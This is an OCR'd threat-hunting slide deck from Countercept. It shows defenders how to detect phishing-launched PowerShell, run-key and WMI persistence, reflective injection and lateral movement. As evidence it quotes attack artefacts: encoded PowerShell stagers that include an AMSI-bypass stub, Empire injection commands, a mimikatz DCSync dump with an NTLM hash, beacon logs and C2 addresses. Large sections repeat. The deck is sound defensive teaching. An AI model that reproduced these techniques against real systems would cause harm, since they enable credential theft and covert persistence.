ATTACK SCENARIO

INFECTION VECTOR - PHISHING

COUNTERCEPT

1. What data do I need?

- Process execution data
- Enhanced PowerShell logging
- Email logs

2. Where do I get that data from?

- Sysmon/Osquery
- Windows Event logs
- Email server

3. How to hunt through that data?

- Searching Office programs launching PowerShell
- Command arguments w/ encoded command

2017-08-07T16:41:57 | ps-encoded(1) | autoruns-powershell(1) | ps-winhide(1)


1	"C:\Program Files\Microsoft Office\Office15\WINWORD.EXE" /n "C:\Users\ben.davies\Desktop\Helpdesk-03.doc /o "u"
2	C:\Windows\system32\conhost.exe "-935159185164491450 5-877655320-1658974516-340251309477484233193818 6
3	powershell -noP -sta -w 1 -enc WwBSAEUARgBdAC4AQQBTAHMAZQBtAEIATABZAC4ARwBIAHQAVABZAHAARQA

https://www.sans.org/summit-archives/file/summit-archive-1492186586.pdf

ATTACK SCENARIO

PERSISTENCE

COUNTERCEPT



https://attack.mitre.org/wiki/Persistence

ATTACK SCENARIO

PERSISTENCE – RUN KEYS

COUNTERCEPT

1. What data?

- Registry Run Key locations
- Run, RunOnce, RunOnceEx

2. Where do I get that data from?

- PowerShell script
- Group policy to deploy
- Collect to Elastic

3. How to hunt through that data?

- Grouping of executable in run key values
- Grouping of executable paths
- Command line Commands/Arguments
- Hashing
- First seen/ Last run

http://pwndizzle.blogspot.co.uk/2014/01/powershell-retrieve-run-keys-start-menu.html

ATTACK SCENARIO

PERSISTENCE – RUN KEYS

COUNTERCEPT


Grouping by Run Key path			
Host count	Hostname	Last seen	Path
16397	Multiple	2017-08-17 15:47:51	%userprofile%\appdata\roaming\oracle\bin\javaw.exe

Grouping by run key path W/ Command Arguments				
Host count	Hostname	Last seen	Path	Args
1	LAP-01	2017-08-18 19:35:41	%userprofile%\wgpb8jf4mg\bin\javaw.exe	jar"%USERPROFILE%\AppData\Roaming\wgpb8jf4mg\1omqpJLK4Y.HCLUK"

ATTACK SCENARIO

LATERAL MOVEMENT

COUNTERCEPT



ATTACK SCENARIO

LATERAL MOVEMENT

COUNTERCEPT

1. What data do I need?

- WVT Logs
- Bro logs

2. Where do I get that data from?

- WinBeat parsing
- Collect to Elastic

3. How to hunt through that data?

- Anomalous user/service logins
- High count 'one to many' connections
- Traffic on LDAP ports
- Session types/privileges

```
07/19 11:10:42 *** [*] ANGRYPUPPY activated by sprtn: [833dec6]
07/19 11:10:42 *** [*] Using PSEXEC_PSH
07/19 11:10:42 *** [*] CurrentBid is 81839
07/19 11:11:23 *** initial beacon from SYSTEM *@10.100.1.101 (RLAB-DESKTOP01)
07/19 11:11:46 *** initial beacon from SYSTEM *@10.100.1.106 (RLAB-DESKTOP05)
07/19 11:12:01 *** initial beacon from canderson *@10.100.1.101 (RLAB-DESKTOP01)
07/19 11:12:04 *** initial beacon from SYSTEM *@10.100.0.15 (RLAB-SCM01)
07/19 11:12:06 *** [*] Attack finished: [833dec6]
```

Username	Date	Normal Source	Normal Service	Anomalous Source	Anomalous Service
Frank Alright	24/08/17	BZR-LAP-12	EXCHANGE2013$	BZR-FSHARE	SHAREPOINTS$

```
 72 6.05585000 172.16.11.12   172.16.11.101  DRSUAPI  794 DsGetDomainControllerInfo response
 73 6.06588300 172.16.11.101  172.16.11.12   DRSUAPI  290 DsCrackNames request
 74 6.06625200 172.16.11.12   172.16.11.101  DRSUAPI  418 DsCrackNames response
 75 6.06934000 172.16.11.101  172.16.11.12   DRSUAPI  194 DsUnbind request
 76 6.06937800 172.16.11.12   172.16.11.101  DRSUAPI  194 DsUnbind response
 77 6.06955600 172.16.11.101  172.16.11.12   DRSUAPI  258 DsBind request
 78 6.06962500 172.16.11.12   172.16.11.101  DRSUAPI  258 DsBind response
 79 6.08016000 172.16.11.101  172.16.11.12   DRSUAPI  402 DsGetNCChanges request
 80 6.08147800 172.16.11.12   172.16.11.101  DCERPC  5890 Response: call_id: 7, Fragment: 1st, C
```

https://www.mdsec.co.uk/2017/08/introducing-angrypuppy/

ATTACK SCENARIO

AND MORE…

COUNTERCEPT

ATTACK SCENARIO

AND MORE…


COUNTERCEPT

MEMORY ANALYSIS AT SCALE

- Tackle “Fileless” malware and techniques
- Code Injection
- API Hooking

MACHINE LEARNING

- Large data sets
- Establishes baseline
- Reveals outliers




https://countercept.com/our-thinking/machine-learning/

https://countercept.com/our-thinking/memory-analysis-whitepaper/

CONCLUSION


COUNTERCEPT

- You can do Threat Hunting within your CURRENT role!
- Improve your OFFENSIVE knowledge and DEFENSIVE skills!
- Hunting SPRINTS



BLUE IS THE NEW RED…

COUNTERCEPT



README.md

COUNTERCEPT

WHITEPAPERS AND BLOGS

https://countercept.com/our-thinking/memory-analysis-whitepaper/

https://countercept.com/our-thinking/a-journey-from-mssp-soc-analyst-to-countercept-threat-hunter/

https://sqrrl.com/threat-hunting-reference-guide/

https://countercept.com/our-thinking/machine-learning/

https://www.sans.org/summit-archives/file/summit-archive-1492186586.pdf

http://threathunter.guru/

PRACTICAL SKILLS

http://www.malware-traffic-analysis.net/

https://www.vulnhub.com/

https://hackthebox.io


https://www.offensive-security.com/information-security-training/penetration-testing-training-kali-linux/

The Art of Memory Forensics Book

Practical Malware Analysis Book

QUESTIONS?

MANAGED THREAT HUNTING



@COUNTERCEPT

HAMZA.BEGHAL@COUNTERCEPT.COM

COUNTERCEPT

ATTACK SCENARIO

MEMORY ANALYSIS

COUNTERCEPT

- Process injection
  - Process hollowing
  - Reflective DLL injection

- Volatility Framework
- Memory Analysis Modules
- Malfind/Hollowfind
- Automation – Volatility Bot

https://countercept.com/our-thinking/memory-analysis-whitepaper/

ATTACK SCENARIO

CODE INJECTION – REFLECTIVE LOAD

COUNTERCEPT

1. Migrating the session

```
(Empire: powershell/management/psinject) > set ProcId 3220
(Empire: powershell/management/psinject) > set Listener http
(Empire: powershell/management/psinject) > execute
(Empire: powershell/management/psinject) >
Job started: D6PUV8
[+] Initial agent 7WUBZHV2 from 80.80.80.254 now active
```

2. Reflective loading

Hiding Technique	Process Path	Module Path	File Mapping Path	Module Size	Allocation Page Permission	Current Page Permission
REFLECTIVE_LOAD	%programfiles%\microsoft office\office15\winword.exe	n/a	n/a	147456	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE

```
root@kratos:~/Volatility# python vol.py -f stuxnet.vmem hollowfind -D dump/
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
        Process: lsass.exe PID: 1928 PPID: 668
        Process Base Name(PEB): lsass.exe
```

```
211.232.98.9
128.91.197.123
200.2.126.61
/%s.php?id=%06d%s&ext=%s
```

3. Process dump

- IDA/WINDBG
- Hash/ Fuzzy Search
- Extract IOCs

https://github.com/stephenfewer/ReflectiveDLLInjection

ATTACK SCENARIO

WMI EVENT SUBSCRIPTION

COUNTERCEPT

- WMI Event Subscription

```
Name            : UpdaterOne
Query           : SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedDat
                  a_PerfOS_System' AND TargetInstance.SystemUpTime >= 240 AND TargetInstance.SystemUpTime < 325
QueryLanguage   : WQL
```

- Bind a Trigger to an Event

```
__CLASS               : CommandLineEventConsumer
__SUPERCLASS          : __EventConsumer
__DYNASTY             : __SystemClass
__RELPATH             : CommandLineEventConsumer.Name="UpdaterOne"
__PROPERTY_COUNT      : 27
__DERIVATION          : {__EventConsumer, __IndicationRelated, __SystemClass}
__SERVER              : BZR-LAP-01
__NAMESPACE           : ROOT\Subscription
__PATH                : \\BZR-LAP-01\ROOT\Subscription:CommandLineEventConsumer.Name="UpdaterOne"
CommandLineTemplate   : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc
```

- WMI Auditing
- PowerShell Logging

```
PS C:\Windows\system32> Get-WMIObject -Namespace root\Subscription -Class __EventFilter
PS C:\Windows\system32> Get-WMIObject -Namespace root\Subscription -Class __EventConsumer
PS C:\Windows\system32> Get-WMIObject -Namespace root\Subscription -Class __FilterToConsumerBinding
```

- Retrieve stager/payload

```
WmiPrvSE.exe    2676    15.62 MB    NT AUTHORITY\SYSTEM    WMI Provider Host
  powershell.exe    1512    32.04 MB    NT AUTHORITY\SYSTEM    Windows PowerShell
  powershell.exe    1956    32.06 MB    NT AUTHORITY\SYSTEM    Windows PowerShell
WmiPrvSE
svchost.exe
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -enc WwBSAGUARgBdAC4AQQBzA
HMAZQBtAGIAbAB5AC4ARwBlAFQAVAB5AHAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAb
wBtAGEAdABpAG8AbgAuAEEAbQBzAGkAVQB0AGkAbABzACcAKQB8AD8AewAkAF8AfQB8ACUAewAkAF8ALgBHAEUAdABGAGkAZQBsA
```

ATTACK SCENARIO

LATERAL MOVEMENT

COUNTERCEPT

```
mimikatz(powershell) # lsadump::dcsync /user:frank.alright
[DC] 'thebazaarecorp.com' will be the domain
[DC] 'BZR-DC-01.thebazaarecorp.com' will be the DC server
[DC] 'frank.alright' will be the user account

Object RDN           : Frank Alright

** SAM ACCOUNT **

SAM Username         : frank.alright
User Principal Name  : frank.alright@thebazaarecorp.com
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   : 01/01/1601 01:00:00
Password last change : 02/08/2017 16:04:23
Object Security ID   : S-1-5-21-1489086104-3949189638-522856693-1119
Object Relative ID   : 1119

Credentials:
  Hash NTLM: 64f12cddaa88057e06a81b54e73b949b
```

- AD data collection
- Bloodhound/ANGRYPUPPY
- DCSync

- Window Event Logs
- Machine Learning
- IDS log parsing

```
07/19 11:10:42 *** [*] ANGRYPUPPY activated by sprtn: [833dec6]
07/19 11:10:42 *** [*] Using PSEXEC_PSH
07/19 11:10:42 *** [*] CurrentBid is 81839
07/19 11:11:23 *** initial beacon from SYSTEM *@10.100.1.101 (RLAB-DESKTOP01)
07/19 11:11:46 *** initial beacon from SYSTEM *@10.100.1.106 (RLAB-DESKTOP05)
07/19 11:12:01 *** initial beacon from canderson *@10.100.1.101 (RLAB-DESKTOP01)
07/19 11:12:04 *** initial beacon from SYSTEM *@10.100.0.15 (RLAB-SCM01)
07/19 11:12:06 *** [*] Attack finished: [833dec6]
```

Username	Date	Normal Source	Normal Service	Anomalous Source	Anomalous Service
Frank Alright	24/08/17	BZR-LAP-12	EXCHANGE2013$	BZR-FSHARE	SHAREPOINTS$

```
 72 6.05585000 172.16.11.12  172.16.11.101 DRSUAPI  794 DsGetDomainControllerInfo response
 73 6.06588300 172.16.11.101 172.16.11.12  DRSUAPI  290 DsCrackNames request
 74 6.06625200 172.16.11.12  172.16.11.101 DRSUAPI  418 DsCrackNames response
 75 6.06934000 172.16.11.101 172.16.11.12  DRSUAPI  194 DsUnbind request
 76 6.06937800 172.16.11.12  172.16.11.101 DRSUAPI  194 DsUnbind response
 77 6.06955600 172.16.11.101 172.16.11.12  DRSUAPI  258 DsBind request
 78 6.06962500 172.16.11.12  172.16.11.101 DRSUAPI  258 DsBind response
 79 6.08016000 172.16.11.101 172.16.11.12  DRSUAPI  402 DsGetNCChanges request
 80 6.08147800 172.16.11.12  172.16.11.101 DCERPC  5890 Response: call_id: 7, Fragment: 1st, C
```

https://www.mdsec.co.uk/2017/08/introducing-angrypuppy/

ATTACK SCENARIO

PERSISTENCE

COUNTERCEPT

- Easy wins: Run Keys, Services, Scheduled Tasks
- Stealthy methods: Office templates, AppInit DLLs, Accessibility features
- Data sets:

https://attack.mitre.org/wiki/Persistence

ATTACK SCENARIO

AND MORE…

COUNTERCEPT

ATTACK SCENARIO

PERSISTENCE – RUN KEYS

COUNTERCEPT

1. What data?

- Registry Run Key locations
- Run, RunOnce, RunOnceEx

2. How to get it?

- PowerShell script
- Group policy to deploy
- Collect to Elastic

3. How to analyse it?

- Grouping of executable in run key values
- Grouping of executable paths
- Command line Commands/Arguments
- Hashing
- First seen/ Last run

http://pwndizzle.blogspot.co.uk/2014/01/powershell-retrieve-run-keys-start-menu.html